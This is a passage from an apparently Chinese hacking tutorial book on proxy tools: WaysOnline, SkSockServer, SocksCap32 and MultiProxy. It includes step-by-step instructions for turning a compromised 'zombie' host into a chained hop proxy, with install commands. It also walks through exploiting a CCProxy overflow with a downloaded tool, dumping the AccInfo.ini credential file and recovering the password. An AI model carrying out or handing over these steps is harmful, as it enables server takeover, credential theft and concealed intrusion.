图 7-17　查看搜索结果




图 7-18　添加代理调度

**小技巧**　用户也可以将搜索到的可用代理服务器 IP 地址和端口，输入到网页浏览器的代理服务器设置选项中，这样，用户就可以通过该代理服务器进行网上冲浪了。

### 2. WaysOnline 代理实战上手

局域网主机受防火墙保护或阻隔，不能被外网用户访问。很多时候如果想共享文件，又不

想关掉防火墙，在经过 WaysOnline 通讯代理之后，就可以实现网间互相访问。

在应用 Ways Online 之前，首先需要对其进行设置。

（1）账号设置

第一次运行或更改账号设置，在【账号】选项卡中进行填写，如图 7-19 所示。Ways OnlineV2 必须填入有效（通过购买或在网站免费登记）的账号，才能验证通过。否则，会有验证失败的错误提示。在输入账号后需重启 Ways OnlineV2，状态栏显示服务端口，如图 7-20 所示。同时，系统托盘栏的小图标会由灰色变成绿色，表示系统已完成启动并准备就绪。若运行等待一段时间后，仍未正常启动，需要转到【信息】选项卡查看具体错误信息，同时检查配置是否正确，IE 是否能上网。

（2）代理设置

若 Ways OnlineV2 能够启动，但是不能使用或是通过代理服务器上网，请在【代理】选项卡中检查代理服务器配置。Ways OnlineV2 目前支持直接上网、通过 HTTP 代理或 Socks 代理上网三种通讯方式。一般情况下，选“自动”会根据用户的 IE 配置情况自动选择适合的配置，如图 7-21 所示。但有时候内部网虽然不设置代理服务器，但会检查通讯格式，此时选“自动”认为直接上网方式，导致无法传输数据。请指定用 HTTP 代理，强制使用 HTTP 通讯格式。指定“HTTP”代理还具有防断线功能，若网络频繁断线，也可以指定使用“HTTP”代理类型，代理地址和端口不填或为空即可。


图 7-19 填写账号





图 7-20 显示服务端口





图 7-21 设置代理服务器

（3）主机设置

通过 SocksOnline V2 可让互联网或其他 SocksOnline V2 用户访问自己的主机，可开放自己的 Web 服务提供互联网访问或联网打游戏。

具体的设置方法为：先启用主机代理功能，再勾选“启用主机代理（允许到本地主机连接）”复选项。若希望限定用户访问的端口或指定访问的用户，则勾选“只允许以下访问”复选项并指定用户名或指定端口。若指定多个，可以用“，”号隔开，如图 7-22 所示。

（4）服务设置

通过【设置】选项卡和【服务】选项卡，可修改系统的默认服务端口和启动相关的服务。在如图 7-23 所示的【设置】选项卡中，“服务端口”若启动时报端口只能使用一次，表示服务端口有冲突，不能使用导致启动失败，可改成其他端口试试，如 1081。“允许 IP 使用”是让别的 IP 地址，可以使用本机的 Ways Online V2 上网，IP 指定可以用“-”号指定一段连续的 IP 段。不同 IP 以“，”分隔，例如，“192.168.1.2，192.168.1.10-192.168.1.89”。

“启用断线恢复”是防止网络断线的断线恢复功能，启用了以后可以有效防止网络断线，但相应的速度会有所降低，系统默认是灰色，并未完全开启。 尝试关闭该功能，若有部分应用关闭后不能正常使用，请恢复开启断线恢复。切换至【服务】选项卡，“启用 DNS 查询”是在本机建立 DNS 查询服务，如图 7-24 所示。启用后只要在本机的 DNS 服务器里加入自己的

IP 或“127.0.0.1”，即可支持域名到 IP 的转换查询。





图 7-22 启用主机代理





图 7-23 【设置】选项卡





图 7-24 【服务】选项卡

（5）映射设置

映射支持将本地端口转换成 Internet 地址和端口。部分应用可能不支持 Socks 或 HTTP 代理接口，可以通过端口映射代理实现。如 MS Outlook 不支持代理，可以将本机端口和 Email 服务器做个映射，将本机变成 Email 服务器。如：若要接收 21cn.com 的邮件，只要将本机“110”端口和 21cn 的邮件服务器“pop3.21cn.com:110”，通过建立映射关系，Outlook 只要收取“localhost:110”，就能收到“pop3.21cn.com:110”的邮件了。

在如图 7-25 所示的【映射】选项卡中，“端口”文本框中输入本机端口号，“到”文本框中输入建立映射关系的 Internet 服务器端口，单击【增】按钮即可。

删除映射时，输入端口号，【增】就会变成【删】，点击【删】即可删除映射。地址映射是通过映射改变连接的目标地址。如：将 192.168.0.12 改变为 10.128.11.28 可将目标为 192.168.0.12 地址重定向到 Waysonline 主机 10.128.11.28。

（6）查看信息

信息选项卡中存放使用过程中产生的错误或提示信息，如图 7-26 所示。用户如果遇到问题，可以查看【信息】选项卡的内容，判断问题所在。所有 Waysonline 服务器均支持 Socks4/4a/5 接口。只需将服务器地址填入软件的 socks 代理设置，无需在客户端安装运行 SocksOnline。服务器地址请向客服咨询或参考服务区划分说明。





图 7-25 【映射】选项卡





图 7-26 【信息】选项卡

### 3. 代理跳板建立的全攻略

Socks 代理软件包括两个文件，一个是 SkSockServer.exe，用于将一个现有“肉鸡”制作成 Socks5 代理服务器；另一个是图形界面的配置文件 SkServerGUI.exe，用于设定跳板网络中所经过的代理跳板，使其成为一个跳板网络。

（1）在“肉鸡”上安装跳板

先将 SkSockServer.exe 复制到“肉鸡”上，“肉鸡”的操作系统要求是 Windows NT/2000/XP。再通过 Telnet 登录到“肉鸡”，在命令提示符窗口中执行下列命令，将文件 SkSockServer.exe 安装到“肉鸡”上。为方便起见，将该文件安装到“肉鸡”的 C 盘根目录下。便把一个“肉鸡”改造成了一台代理服务器。按照同样方法，可以制作多级代理服务跳板。

- sksockserver -install（安装服务）。

- sksockserver -config port 8080（自行设置代理服务的端口，须和后面的设置一致）。
- sksockserver -config starttype 2（选择启动方式，这里“2”表示随机器启动）。
- net start skserver（启动代理服务）。

（2）配置客户端

将“肉鸡”制作成一台代理服务器之后，还需在本地对其客户端进行一些相应的配置。具体的操作步骤如下。

**步骤 1**：双击运行 SkServerGUI.exe 之后，在 SkServerGUI 主窗口中选择【配置】→【客户端】菜单项，即可打开【客户端设置】对话框，如图 7-27 所示。





图 7-27 设置客户端

**步骤 2**：在“IP”文本框中输入 IP 地址，再在“掩码”文本框中输入“255.255.255.255”，并勾选“E 允许”复选框后，单击【增加】按钮，即可将其添加到客户端列表中。

**步骤 3**：单击【OK】按钮，即可完成对客户端的设置。客户端设置决定了本程序代理的范围，可以防止本地计算机成为别人的跳板，从而增强安全性。

（3）设置代理跳板

在设置好客户端之后，还需要设置跳板的有关选项，将多个跳板进行连接，形成一个跳板网络。具体的操作步骤如下。

**步骤 1**：在 SkServerGUI 主窗口中选择【配置】→【经过的 SkServer】菜单项，即可打开【经过的 SkServer】对话框，如图 7-28 所示。

**步骤 2**：在相应文本框中输入已验证通过的 IP 地址、端口以及代理跳板的描述，并勾选“E 允许”复选框，单击【增加】按钮，即可将该代理添加到代理跳板的列表中。

**步骤 3**：在选取某个已经添加的代理跳板之后，单击【测试】按钮，即可弹出一个【Test SkServer】对话框，如图 7-29 所示。


图 7-28 设置代理跳板





图 7-29 测试代理跳板

**步骤 4**：单击【开始】按钮，即可检测该代理跳板是否能够正常连接，一个“Y”表示使

用一级跳板。如果要使用二级跳板，则可在代理列表框中选择需要作为二级跳板的代理并勾选“E 允许”复选框，单击【更改】按钮，即可使用二级跳板。

**提示** 在代理跳板列表的“Active”列中有“Y”，表示该代理加入使用的行列，如果在添加时没有勾选“E 允许”复选框，则标记为“N”，表示该代理没有被使用。

步骤 5：在全部设置好之后，单击【OK】按钮，即可完成设置。

**4. 设置运行参数**

最后需要对运行参数进行一下设置，具体方法如下。

步骤 1：在 SkServerGUI.exe 主窗口中选择【配置】→【运行选项】菜单项，即可打开【Run Option Setting】对话框，如图 7-30 所示。

步骤 2：在“服务运行端口”文本框中输入本软件的运行端口之后，在其中选择所需的复选框，最后单击【OK】按钮，即可结束设置操作。

步骤 3：在安装并设置完跳板的所有相关选项之后，在 SkServerGU 主窗口中选择【命令】→【开始】菜单项，即可启动所制作代理跳板。





图 7-30 设置运行参数

通过该代理跳板来浏览网页、使用 QQ、MSN 等聊天工具、使用网络蚂蚁等下载工具、利用 RealPlay 在线视听等，甚至还可以通过它使用某些 FTP 工具上。

## 第 64 招 代理软件 CCProxy 中的漏洞

CCProxy 可以完成代理共享上网和客户端代理权限管理。只要局域网内有一台机器能够上网，其他机器就可以通过这台机器上安装的 CCProxy 来代理共享上网，最大程度地减少了硬件费用和上网费用。只需要在服务器上 CCProxy 代理服务器软件里进行账号设置，就可以方便地管理客户端代理上网的权限。

CCProxy 代理软件因其设置简单和使用方便等特点，成为国内最受欢迎的代理服务器软件，其主界面如图 7-31 所示。它不但支持常见的 HTTP 和 Socks 代理，而且还支持 FTP 和 Telnet 这类不常用的代理，如图 7-32 所示。





图 7-31 CCProxy 界面


图 7-32 设置代理服务器

它还可以控制用户代理上网的权限，设置访问代理服务器的用户名和密码，如图 7-33 所

示，功能非常强大。但这款代理软件存在一个溢出漏洞，攻击者可通过该漏洞直接获得代理服务器的控制权。下面通过模拟黑客攻击过程介绍利用该软件漏洞进行攻击的方法。

（1）寻找安装 CCProxy 代理软件计算机

要想利用 CCProxy 的安全漏洞进行攻击，就必须先找到安装了 CCProxy 代理软件的计算机。在默认安装情况下，CCProxy 会将“23”作为 Telnet 服务的代理端口，“2121”作为 FTP 服务的代理端口。因此，只需在这些端口上进行信息探测，即可发现目标主机是不是 CCProxy 代理服务器。具体方法如下。

**步骤 1**：在“命令提示符”窗口运行“Telnet 目标 IP 端口，如 Telnet 192.168.0.2：23”。

**步骤 2**：如果目标代理服务器是处于 CCProxy 的免密码状态（即未曾设置代理用户名和密码），则会出现 Banner 信息“CCProxy Telnet Server Ready”，如图 7-34 所示。

图 7-33 设置用户名和密码


图 7-34 查看 Telnet 命令返回信息

如果目标代理服务器处于 CCProxy 密码状态（即设置过代理用户名和密码），则会提示输入用户名（随便输入几个字符后会出现错误提示“User Invalid”）。这些信息都是 CCProxy 代理软件特有的提示信息，可以很容易地确定目标代理服务器是否安装了 CCProxy。

（2）利用漏洞进行攻击

确定目标计算机后，从网上下载一个名称为 ccproxyexp.exe 的攻击 CCProxy 代理软件工具，通过它可以获得 CCProxy 代理软件的控制权。具体的操作方法如下。

**步骤 1**：在“命令提示符”窗口中运行“ccproxyexp 目标 IP:端口”命令，如图 7-35 所示。这里的端口应该是 CCProxy 的主端口，默认是 808。

**步骤 2**：执行命令之后，溢出工具将询问目标计算机是否与本地计算机在一个网段内，如图 7-36 所示。若是则输入“y”，否则输入“n”。输入“y”后，就可以开始向目标计算机进行溢出攻击，并最终获得此代理服务器的控制权了。

图 7-35 输入 ccproxyexp 命令

图 7-36 选择目标 IP 与本地 IP 是否在同一网段

（3）破解代理用户密码

获得目标计算机代理服务器控制权后，攻击者还可以破解该代理服务器的登录用户及其密码。CCProxy 将用户名和密码保存在安装目录的“AccInfo.ini”文件中，在溢出命令行中转到

CCProxy 的安装目录并输入命令“type AccInfo.ini”，即可看到该文件的格式如下：

```
[System]
UserCount=1
AuthModel=1
AuthType=2
TimeScheduleCount=0
WebFilterCount=0
[User001]
UserName=satelli
Password=943948951950951951951
MACAddress=
IPAddressLow=0.0.0.0
IPAddressHigh=0.0.0.0
ServiceMask=254
MaxConn=-1
BandWidth=-1
WebFilter=-1
TimeSchedule=-1
EnableUserPassword=1
EnableIPAddress=0
EnableMACAddress=0
```

其中“UserName=satelli”字段是指代理用户名为“satelli”，而“Password= 943948951 950951951951”字段是指代理用户名的密码（呈加密状态）。先将查看的密码文件内容保存为 AccInfo.ini，再在本机中安装一个 CCProxy（不需做任何设置），最后将 AccInfo.ini 复制到其安装目录中。

这样，打开本地的 CCProxy 并进入“账号”面板，即可发现未经过设置的验证方式已经变为“用户/密码”模式，而下面的状态栏中显示用户为“satelli”。查看一下这个账号的状态，即可发现密码以“*”显示，如图 7-37 所示。通过“密码查看器”可以将密码还原即得到此代理用户的明文密码为“8301000”，如图 7-38 所示。


图 7-37　查看用户密码





图 7-38　密码查看器

在得到账号和密码之后，还需测试一下所得到的用户名和密码是否能够正常使用。这里以 QQ 代理设置为例，进入 QQ 参数设置的【代理设置】面板中选择“Socks 5 代理服务器”。先在“服务器”一栏输入目标代理服务器的 IP 地址，再在用户名和密码处填写得到的账号和密码并单击“测试”按钮，即可显示信息“代理服务器工作正常”，说明成功获得代理权。

**注意** 利用该漏洞攻击者可为自己找到大量的免费代理服务器，网管如果不重视它，自己的服务器就难免成为别人的跳板，甚至可能失去对服务器的控制权。

避免这类攻击的办法除升级 CCProxy 的版本外，还可将里面所有默认端口修改为不常见的端口，以避开这类大规模的扫描查找行为，从而在一定程度上避免服务器遭受攻击。

## 第 65 招 利用 SocksCap32 设置动态代理

SocksCap32 代理软件是一款基于 Socks 协议的网络代理客户端软件，它能将指定软件的任何 Winsock 调用转换成 Socks 协议的请求，并发送给指定的 Socks 代理服务器。可用于使基于 HTTP、FTP、Telnet 等协议的软件，通过 Socks 代理服务器连接到目的地。

使用 SocksCap32 软件前，需要先有一个 Socks 的代理服务器（不管是用代理猎手找出来的，还是从各个代理网站中得到的，就是要有一个）。目前，SocksCap32 软件可以通过搜索引擎找到其下载地址，并将其下载到本地磁盘中。

**1．建立应用程度标识**

当第一次运行 SocksCap32 程序时，将显示如图 7-39 所示的对话框。在单击【Accept】按钮同意许可协议内容之后，才能进入 SocksCap32 的主窗口，如图 7-40 所示。





图 7-39 同意许可





图 7-40 SocksCap32 的主窗口

建立应用程序标识的具体操作步骤如下。

**步骤 1**：在 SocksCap32 的主窗口中单击【New（新建）】按钮，即可打开【New Application Profile（新建应用程序标识项）】对话框，在“Profile Name（标识项名称）”文本框中输入新建标识项的名称，如图 7-41 所示。





图 7-41 【New Application Profile】对话框

**步骤 2**：单击【Browse（浏览）】按钮，即可打开【Browse for application】对话框，在其中选择需要代理的应用程序，如图 7-42 所示。

**步骤 3**：单击【打开】按钮，即可将所选应用程序的文件名称和路径信息，添加到【New Application Profile（新建应用程序标识项）】对话框中；再单击【确定】按钮，则该应用程序（添加的应用程序可以是 E-mail 工具、FTP 工具、Telnet 工具，以及当今最热门的联网游戏等）添加完毕，如图 7-43 所示。


图 7-42　选择应用程序





图 7-43　添加应用程序

**2．设置选项**

设置 SocksCap32 选项的具体操作步骤如下。

**步骤 1**：在 SocksCap32 的主窗口中选择【File（文件）】→【Settings（设置）】菜单项，即可打开【SocksCap Settings（SocksCap 设置）】对话框，如图 7-44 所示。

**步骤 2**：在其中可设置已经通过验证的代理服务器及其端口号（如 220.47.7.27，端口号 1070），并可选择不同的 Socks 版本（通常选择“Socks 版本 5”），并选择其域名的解析方式。如果用户查找的代理服务器需要用户名和密码，且已获得该用户名和密码，则可勾选“用户名/密码”复选框。若勾选“用户名/密码”复选框，则在单击【确定】按钮之后，需要在如图 7-45 所示的对话框中填入用户名和密码。


图 7-44 【SocksCap Settings】对话框





图 7-45　输入用户名和密码

**步骤 3**：在【SocksCap Settings】对话框中选择“Direct Connections”选项卡，在“Direct Addresses”选项区中可添加直接连接的 IP 地址，如 192.167.0.2，若是一个 IP 地址范围则可输入 219.139.100.30；也可输入域名，如.mydomain.com，如图 7-46 所示。

**步骤 4**：在“Applications and Libraries”选项区中可输入需要直接连接的应用程序，在“Socks

Version 5 Direct UDP Ports”选项区中可设置直接连接的 UDP 端口号。

**步骤 5**：在“Log”选项卡中可进行相应的设置，如图 7-47 所示。单击【确定】按钮，即可结束 SocksCap32 的选项设置。





图 7-46 “Direct Connections”选项卡





图 7-47 “Log”选项卡

在设置好代理选项并添加好代理应用程序后，在应用程序列表中选取需运行的应用程序，选择【文件】→【通过 Socks 代理运行】菜单项，即可启动该应用程序并通过代理进行登录。如果需要使某个应用程序通过 SocksCap32 代理，则必须通过 SocksCap32 进行启动。

## 第 66 招 IP 动态自由切换

MultiProxy 是一个多功能个人代理服务器，使用户在连线上网时，能保护使用者的隐私，以及透过存取不同的代理服务器而提高下载速度。用户只需在 MultiProxy 下配置已经通过验证的代理，再定义好其他需要通过代理调度的软件，并指向 MultiProxy 即可，更换代理时只需在 MultiProxy 中进行变更，而不用再逐次地去进行更换，操作十分方便。

使用 MultiProxy 自动设置代理具体的操作步骤如下。

**步骤 1**：可从 Internet 网上下载最新版本，若是压缩文件，则需要使用 WinRAR 或 WinZip 等专用解压缩工具将其解压，再运行它即可进入操作界面，如图 7-48 所示。

**步骤 2**：单击【选项】按钮，即可打开【选项】对话框，如图 7-49 所示。

**步骤 3**：在“常规选择”选项卡中可设置连接的端口号、连接的线程数量、连接代理服务器的方式、选择服务器和是否测试服务器等选项。


图 7-48 MultiProxy 操作界面





图 7-49 【选项】对话框

**步骤 4**：在“代理服务器列表”选项卡中可查看代理服务器的连接状态、添加、编辑和删除代理服务器等操作，如图 7-50 所示。在“高级选项”选项卡中可设置是否保存日志文件、空闲挂线时间设置和仅允许连接的 IP 地址等选项，如图 7-51 所示。

**步骤 5**：在设置完毕之后，单击【确定】按钮，即可将自己的设置保存到系统中。

图 7-50　设置代理服务器




图 7-51　设置高级选项

**步骤 6**：在【Internet 选项】对话框中选择【连接】选项卡，如图 7-52 所示。单击【局域网设置】按钮，即可打开【局域网（LAN）设置】对话框，在其中设置代理服务器，如图 7-53 所示。




图 7-52　【连接】选项卡




图 7-53　设置网络应用程序的代理服务器

**步骤 7**：运行指定 MultiProxy 代理的网络应用程序时，在 MultiProxy 界面中可以清楚地看到正在被调用的代理服务器，如图 7-54 所示。




图 7-54　查看代理调用状态

## 第 67 招　组合代理服务器的深入应用

代理服务器的使用在网络安全中已经比较广泛了，它可以解决很多实际问题，例如隐藏真

实地址以免遭恶意攻击等。这里将通过“Sockscap+Sksockserver”这个完美的代理组合，讲解如何对代理服务器进行深入应用。

**1. 安装与设置**

安装与设置 Sksockserver 的方法很简单，其具体的操作步骤如下。

**步骤 1**：下载并解压“Sksockserver”压缩文件，双击“SkServerGUI.exe”应用程序图标，即可进入“Sksockserver”操作界面，如图 7-55 所示。

**步骤 2**：选择【配置】→【运行选项】菜单项，即可弹出【Run Option Setting】对话框，在其中设置服务运行的端口，再单击【OK】按钮来确定服务运行的端口为“1913”，如图 7-56 所示。





图 7-55 “Sksockserver”操作界面





图 7-56 【Run Option Setting】对话框

**步骤 3**：选择【配置】→【经过的 SkServer】菜单项，即可打开【经过的 Sksockserver】对话框，在其中可以填写 IP 地址、端口号并勾选“E 允许？”复选框（这里的 IP 地址就是用 Sksockserver.exe 做的代理）。单击【A 增加】按钮，就可以看到这个代理已经在上面显示出来了，如图 7-57 所示。

**步骤 4**：单击【OK】按钮，即可完成代理设置。返回到主操作界面并选择【配置】→【保存设置】菜单项，即可保存这个设置。如果这个代理 IP 可用很长时间，就不用每次都设置了。





图 7-57 【经过的 Sksockserver】对话框

**注意** 这里的代理可以填写多个，理论上最多可设置 255 个跳板，不过实际上如果设置太多，速度根本就跟不上，为了不被速度拖后腿，一般只设置一个就可以了，如果速度还够快，再设置多一级也没关系。

**步骤 5**：现在把 Sksockserver 最小化到状态栏，双击“Sockscap32.exe”应用程序图标，即可进入【Sockscap32 控制台】主窗口，如图 7-58 所示。

**步骤 6**：选择【文件】→【设置】菜单项，即可打开【Sockscap32 设置】对话框，在其中指定用户的 Socks 服务器地址并选择使用的通讯协议版本，如图 7-59 所示。


图 7-58 “Sockscap32 控制台”主窗口





图 7-59 【Sockscap32 设置】对话框

**步骤 7**：返回 Sockscap32 控制台主窗口，选择【文件】→【新建】菜单项或单击工具栏中 按钮，即可打开【新建应用程序标识项】对话框，在“标识项名称”文本框中输入新建标识项的名称，如图 7-60 所示。

**步骤 8**：单击“命令行”文本框右侧的【浏览】按钮，即可打开【浏览应用程序】对话框，在其中找到用户要使用跳板的“*.exe”文件。单击【打开】按钮，即可将想要使用的跳板文件添加进去，这里只添加了 telnet.exe 和 3389 的客户端两项（若想添加多项，则需要一个一个地添加），如图 7-61 所示。


图 7-60 【新建应用程序标识项】对话框


图 7-61 【浏览应用程序】对话框

**步骤 9**：在添加完毕之后，即可在【Sockscap32 控制台】主窗口中查看添加的结果，如图 7-62 所示。





图 7-62 查看添加的结果

当然，在【Sockscap32 控制台】主窗口中会发现多了两项，其中“MSTSC”则是大家使用的终端服务客户端。

**注意** 这里不是把 cmd.exe 拖进来的，是把 C:\windows\system32 目录下的 Telnet.exe 放进去的。其实大家也可以把其他的软件添加进去，比如流光、X-Scan 等。

这样，Sockscap 就简单设置完了，以后使用这些软件时只要在 Sockscap 里双击这些图标，就可以运行软件以实现跳板的功能。

**2．连通性测试**

下面以 Telnet 为例验证一下 Telnet 能不能隐藏大家的真实地址。具体的操作步骤如下。

**步骤 1**：双击 Sockscap32 控制台里面的“Telnet”图标，即可弹出【Telnet 登录】窗口，如图 7-63 所示。

